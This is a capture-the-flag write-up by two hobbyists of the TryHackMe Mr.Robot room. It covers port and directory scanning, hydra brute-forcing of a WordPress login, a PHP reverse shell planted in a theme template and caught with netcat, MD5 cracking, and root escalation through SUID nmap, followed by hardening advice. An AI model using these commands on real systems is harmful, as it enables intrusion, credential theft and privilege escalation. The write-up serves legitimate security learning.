THM{Mr.Robot} - Severity: Medium

shift000 & guyizdez

1 Introduction

We're two friends who share a passion for cybersecurity and solving challenges, so we team up to tackle TryHackMe and Hackthebox boxes. Whether it's cracking codes, exploiting vulnerabilities, or learning new skills, we do it for the thrill of the challenge and the fun of problem-solving together. This time we picked the Mr.Robot CTF from THM.

2 First Scan

2.1 nmap

Our first scan to see what ports are open on the system:

```
nmap -sV -sC -oA initalScan -vv $ip

Starting Nmap 7.94SVN ( https://nmap.org )

PORT    STATE  SERVICE  REASON       VERSION
22/tcp  closed ssh      conn-refused
80/tcp  open   http     syn-ack      Apache httpd
|_http-favicon: Unknown favicon MD5: D41D8CD98F00B204E9800998ECF8427E
|_http-title: Site doesn't have a title (text/html).
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache
443/tcp open   ssl/http syn-ack      Apache httpd
|_http-favicon: Unknown favicon MD5: D41D8CD98F00B204E9800998ECF8427E
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache
| ssl-cert: Subject: commonName=www.example.com
| Issuer: commonName=www.example.com

[...]

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 12:48
Completed NSE at 12:48, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 12:48
Completed NSE at 12:48, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 12:48
Completed NSE at 12:48, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 22.63 seconds
```

2.2 /robots.txt

The first thing to do is to check the $IP/robots.txt. There we found the namelist 'fsocity.dic' and the first key 'key-1-of-3.txt'.

A console was displayed under $IP, which expected only a small selection of commands. After we entered fsocity (actually spelled that way), we were redirected to /fsocity. This page was also empty, in the source code we could see that it was a Wordpress page. In addition, xmlrpc.php was present and accessible without restrictions.
A wpscan confirmed this, and it was also discovered that it was a vulnerable Wordpress version (WordPress version 4.3.1 identified (Insecure, released on 2015-09-15)).

3 Wordpress


It is a good start to scan the directories of the page with the following command. We used here the common.txt file.

```
dirb  http://$ip /usr/share/wordlists/dirb/common.txt

WORDLIST_FILES: /usr/share/wordlists/dirb/common.txt
-----------------
GENERATED WORDS: 4612
---- Scanning URL: http://10.10.111.244/ ----
==> DIRECTORY: http://10.10.111.244/0/
==> DIRECTORY: http://10.10.111.244/admin/

[...]

+ http://10.10.111.244/wp-login (CODE:200|SIZE:2671)
+ http://10.10.111.244/license
```


We found a loginpage under /wp-login. It is interesting to note that if you try an arbitrary username and password combination the website tells you that the username is wrong. That means that we first need to search for the right username. We remember the .dic file from above. We may need to use it to get the username of a Wordpress user. We have two options here, either use Burpsuite or hydra.

3.0.1 Burpsuite


We start Burpsuite and navigate to the login-page. We type something arbitrary in to see how the username and password is redirected.



As you can see the payload looks like this:



All we need to do now is start an attack and load the .dic file. In the first attempts we can see that the length of the response is almost always around 3177 for a false username. So we wait to the a difference.



Username: "Elliot" matches!

Since we know the username, we need the password. We use again the the same .dic to search for the password now. We use hydra this time. Boy, it seems that this may take a while!

3.0.2 Hydra

```
hydra -l Elliot -P fsocity.dic 10.10.12.13 -V http-post-form "/wp-login.php:log=^USER^&pwd=^PWD^:
    The password you entered for the username" -t 64
```


Components Explained:

- /wp-login.php: The path to the login form on the target server.
- log=^USER^&pwd=^PWD^: This part tells Hydra how to send the username and password to the login form.
- :The password you entered for the username: Hydra will look for this exact text in the response from the server after each login attempt. If this text is found, Hydra considers the login attempt to have failed and will move on to the next password.
- -t 64: This sets the number of parallel threads Hydra uses, in this case, 64. The more threads, the faster the attack, but it also increases the load on the target server and the risk of detection.

While waiting we checked some of the other directories. Under the /license directory in the source code of the page we saw a hidden message. If we now inspect the page we see a hidden message which looks like a base64 string.

```
echo 'ZWxsaW90OkVSMjgtMDY1Mgo=' | base64 -d
elliot:ER28-0652
```

BOOM, this looks like a username password pair. Why did we make it so hard? However: Finally we are in!



3.1 PHP-Reverseshell-Vulnerability

If we look at the interface, we can see that the user has access to an editor under 'Appearrance' -¿ Editor n which we can use to get a php-reverseshell We have a wonderful PHP-Reverseshell from Pentestmonkey which we can use here. All we have to do is to paste it in e.g. the 404 Template and change the IP to our local THM IP and the port to e.g. 53 and update the file.

We can now listen with netcat whats going on on the port with

```
rlwrap nc -lvnp 53
```

and navigate in firefox to the 404.php page. If we now look again in our terminal we can see that it worked, we have a connection.

```
connect to [10.21.36.201] from (UNKNOWN) [10.10.126.51] 32812
Linux linux 3.13.0-55-generic #94-Ubuntu SMP Thu Jun 18 00:27:10 UTC 2015 x86_64 x86_64 x86_64 GNU/
    Linux
 17:34:10 up  1:08,  0 users,  load average: 0.00, 0.01, 0.05
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=1(daemon) gid=1(daemon) groups=1(daemon)
/bin/sh: 0: can't access tty; job control turned off
$
```

Let's see what we got here. As you can see there is a user 'robot' and he has the second key in his directory. However we do not have the permissions to read that file. We also see a 'password.raw-md5' file which we can read.

```
$ cd /home/robot
$ ls
key-2-of-3.txt
password.raw-md5
$ cat key-2-of-3.txt
cat: key-2-of-3.txt: Permission denied
$ ls -lsa
total 16
4 drwxr-xr-x 2 root  root  4096 Nov 13  2015 .
4 drwxr-xr-x 3 root  root  4096 Nov 13  2015 ..
4 -r-------- 1 robot robot   33 Nov 13  2015 key-2-of-3.txt
4 -rw-r--r-- 1 robot robot   39 Nov 13  2015 password.raw-md5
$ cat password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
```

We used an online service like CrackStation to 'crack' the MD5 password. Now all we have to do is login as robot. However before doing this we need to upgrade our shell to be interactive. We can do this by using the following command.

```
$ python -c 'import pty;pty.spawn("/bin/bash")'
```

Breakdown of the Command

- -c: This option tells Python to run the code that follows as a string. The code is enclosed in single quotes.
- import pty: The import statement loads the Python pty (pseudoterminal) module. The pty module provides functions for handling pseudoterminals, which are used to create a better interactive experience in terminal sessions.
- pty.spawn("/bin/bash"): The pty.spawn() function starts a new process, in this case, /bin/bash. By doing this, it attaches a fully-interactive shell to the current session.

4 SUID Binaries

Escalating the privilege, 'robot' was not allowed to run any command as sudo. What we can do to achieve this is to first search for SUID Binaries.

But first, let's clarify what SUID/GUID binaries are: SUID/SGID binaries are significant in security testing because if a binary has the SUID bit set, it runs with the privileges of the file's owner (often root) rather than the user who executed it.
If a binary has the SGID bit set, it runs with the privileges of the group that owns the file. These files can be exploited if they are not properly secured, potentially leading to privilege escalation.

The following command searches for files within the '/bin/' directory that have either the SUID or SGID bit set.

```
find / -perm +6000 2>/dev/null | grep '/bin/'

/bin/ping
/bin/umount
/bin/mount
/bin/ping6
/bin/su
/usr/bin/mail-touchlock
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/screen
/usr/bin/mail-unlock
/usr/bin/mail-lock
/usr/bin/chsh
/usr/bin/crontab
/usr/bin/chfn
/usr/bin/chage
/usr/bin/gpasswd
/usr/bin/expiry
/usr/bin/dotlockfile
/usr/bin/sudo
/usr/bin/ssh-agent
/usr/bin/wall
/usr/local/bin/nmap
```

Components Breakdown

- find /: The find command is used to search for files and directories within the file system. The / specifies the root directory as the starting point, meaning it will search the entire file system.
- -perm +6000: The -perm option in find is used to specify a search based on file permissions. 6000 refers to files with special permissions:
  - 4 (SUID): Set user ID on execution.
  - 2 (SGID): Set group ID on execution.
  - 0 (sticky bit): Typically not relevant here but included in the permission set. The remaining positions means no regular user, group, or other permissions are set.
- The + means "any file that has any of these bits set." So in this command, it's looking for files with either the SUID or SGID bit set, which are commonly targeted because they can allow privilege escalation.
- 2>/dev/null: This part redirects any error messages (like "Permission denied") to /dev/null, effectively silencing them.

The website GTFOBins provides very useful informations on how to exploit unix binaries that can be used to bypass local security restrictions in misconfigured systems. Using the suggested command results us in having root privileges.

```
/usr/local/bin/nmap --interactive

Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
!sh
# whoami
whoami
root
# ls /root/
ls /root/
firstboot_done  key-3-of-3.txt
```

And there is the last key. It was very fun and we learned much!

5 Recommendations

Based on the findings from the penetration test, the following actions are recommended to enhance the security posture of the system:

5.1 Update and Secure WordPress

- Update WordPress and Plugins: Update to the latest version of WordPress and all plugins/themes to address known vulnerabilities.
- Disable XML-RPC if Not Needed

5.2 Secure Directory and File Access

- Restrict Access: Ensure sensitive files and directories are not accessible through the web server.
- Disable Directory Browsing: Configure server settings to prevent directory browsing.

5.3 Enhance Authentication Security

- Implement Strong Authentication: Enforce strong password policies and consider multi-factor authentication (MFA).

5.4 Mitigate PHP Reverse Shell Vulnerability

- Disable PHP Execution in Upload Directories: Prevent PHP file execution in upload directories.
- Validate File Uploads: Implement strict validation for file uploads.

5.5 Address SUID Binaries

- Review and Secure SUID/SGID Binaries: Regularly audit and secure SUID/SGID binaries to prevent privilege escalation.